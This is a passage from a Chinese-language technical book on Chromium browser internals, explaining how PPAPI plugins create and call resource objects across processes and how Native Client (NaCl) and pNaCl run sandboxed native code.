




图 10-11　Chromium 创建 PPAPI 插件的资源对象的过程

图 10-11 包括两个步骤，第一个步骤在插件进程中完成，第二个步骤在 Renderer 进程中完成。当 PPAPI 插件需要创建一个资源对象的时候，会通过 PPAPI 的 C 接口调用 Chromium 内部的实现，Thunk 层将其转换成 C++风格的调用。在插件进程中，会有一个工厂类来创建不同类型的资源对象。本例中 Graphics2DResource 对象在创建的同时会发送一个消息到 Renderer 进程，这就是第二步骤。Renderer 进程同样包含一个能够创建不同类型 ResourceHost 对象的工厂类，以帮助完成资源对象的创建。

插件进程：



Renderer 进程：



插件进程：




图 10-12　PPAPI 插件调用资源对象接口的过程

图 10-12 描述了当资源对象创建完之后，插件需要调用资源对象的接口来完成特定的操作，这一过程可以包含三个步骤，其发生在两个进程中，图中已有完整描述。首先，当然还是插件进程接收到插件的调用请求，并把请求发送给 Renderer 进程。其次是 Renderer 进程接收响应，然后执行特定的操作，并将结果值返回或者通知插件进程该动作执行完成。最后是插件进程接收到返回值或者动作执行完的消息，如果需要，它还可以调用插件的函数来通知插件。当然，某些调用不需要从 Renderer 进程返回结果到插件进程，所以前两步是必需的，但是第三步却是可选的。

10.2.4 Native Client

10.2.4.1 基本原理

NativeClient，也简称为 NaCl，是一种沙箱技术，它能够提供给平台无关的不受信本地代码一个安全的运行环境，可以针对那些计算密集型的需求，例如游戏引擎、可视化计算、大数据分析、3D 图形渲染等，这些场合只需要访问有限的一些本地接口，不需要通过网络服务来计算，以免占用额外的带宽资源。同时，它能够比较方便地将原来使用传统语言例如C++编写的库直接移植到Web平台中。它同WebGL、WebAudio 这样的技术所解决的问题相似，但是途径不同，因为这些技术是规范（或者草案），而 NativeClient 技术是 Google 提出的。使用 NativeClient 能够将很多本地库的能力轻易地提供给网页使用，而不需要复杂的移植过程，给重用带来很大的方便。

本身 PPAPI 和 NativeClient 没有必然联系，两者解决的是不同方面的问题：PPAPI 提供插件机制；NativeClient 使用 PPAPI 的插件机制将使用 NativeClient 技术编译出来的本地库运行同浏览器交互起来。只是目前 NativeClient 是基于 PPAPI 接口来实现的，其实之前 NativeClient 也曾经基于 NPAPI 接口来实现，所以能够在 Firefox、Safari 和 Opera 浏览器中运行（目前显然不能了）。

因为 NativeClient 使用 PPAPI 来提供一个安全的运行环境，本身它也是一个

PPAPI 插件，图 10-13 就是 Chrome 浏览器中一个 PPAPI 插件——NativeClient。同其他的 PPAPI 插件不一样，它是一个在 Renderer 进程中运行的插件，因为这个插件显然是受信的，如图中的“Type: PPAPI(in-process)”。




图 10-13 NativeClient 的 PPAPI 插件

所以，如果需要在网页加入代码<embed id="plugin" type="application/x-nacl">表明使用了 NaCl 技术，对于 WebKit 而言，它就是调用一个插件（不知是什么类型的插件），对于 PPAPI 技术而言，它就是调用了内嵌的 NaCl PPAPI 插件。因为 NaCl 还需要调用开发者的本地库，所以它还需要跟本地库来交互，下面来介绍 PPAPI 插件之后的技术。

NaCl 本质上是一个运行环境，该子系统提供了很少的一些受限系统调用接口和资源的抽象，本地库只能调用它们，而不能任意使用系统调用。与沙箱模型的不同在于，NaCl 是将一个第三方开发的代码库运行在受限的环境中，而沙箱模型是将一个进程运行在受限环境中。NaCl 提供编译工具，将使用 C/C++代码编写的代码编译生成它能运行的可执行格式——nexe。本地代码调用的也都是本地接口，同 JavaScript 的交互都由 NaCl 机制和 PPAPI 机制来完成。

为了直观理解 NaCl 机制，用图 10-14 描述了它的架构图，该图参考 Chromium 官方网站的示意图，为进行了一些删减和修改。




图 10-14　使用 PPAPI 技术的 NaCl 机制

首先研究一下 Renderer 进程，如果没有后面的部分，NaCl 插件和其他 PPAPI 插件没有什么特别的差别，同样通过 PPAPI 跟渲染引擎进行通信。但是这里 NaCl 插件只是一个桥接工作，它将同浏览器（也可以说渲染引擎）的交互交接到使用 NaCl 技术的本地可执行库“nexe”。

然后，Chromium 会创建一个新的进程，该进程使用了沙箱技术，只能访问特定的系统接口，这样限定了该进程中的任何库都不能超越它们。在 Renderer 进程中的 NaCl 插件使用消息传递机制同 sel_ldr 进程通信。在消息机制之上是一种称为 SPRC（简单的进程远程调用技术），该机制可以实现 PPAPI 的跨进程调用。不过目前插件同 NaCl 的实现之间的通信机制 SRPC 已经不支持，都是通过一个新的接口 PostMessage 来实现的，该接口意味着都是通过消息机制来进行的。

最后，sel_ldr 提供的环境能够运行 nexe，从图 10-14 中可以看出，nexe 是不受信的部分，但是没关系，该机制可以用一个沙箱来将它运行在限定的 sel_ldr 进程中，nexe 没有办法使用 NaCl 提供的接口之外的系统接口，从而保证了安全。nexe 是本地代码库，所以跟平台相关，例如对于 32 位和 64 位系统，需要两份不同的代码库，这同时也造成了库的冗余，有没有什么好的办法能够解决这个问题呢？在最近的版本中，Google 的工程师开始将 LLVM 技术引入到 NaCl 机制中，这就是 pNaCl 技术。

10.2.4.2 pNaCl

nexe 需要不同的版本，一个关键的问题在于 NaCl 提供的编译工具只能将 NaCl 的实现直接编译成同硬件架构相关的本地代码，所以不同的平台需要生成不同的本地库。pNaCl 提供了一套新的工具，该工具能够将 C/C++代码编译成 LLVM 字节码，读者回忆一下图 9-27 中关于 LLVM 的基本结构，LLVM 能够将 C/C++代码转成字节码，该字节码是平台无关的，而且该字节码可以保存起来，当字节码在某个平台上运行的时候，LLVM 的后端能够根据字节码生成特定平台的本地代码。

回到 pNaCl 上来，使用了 LLVM 技术很明显地能够带来减少库的冗余性的好处，这样 nexe 就可以变成 pexe（portable exe）。对于如何使用 pNaCl，这里不再介绍，官方网站上有非常详细的介绍，感兴趣的读者请查阅下面的网页：http://www.chromium.org/nativeclient/pnacl/developing-pnacl。

10.3 JavaScript 引擎的扩展机制

10.3.1 混合编程

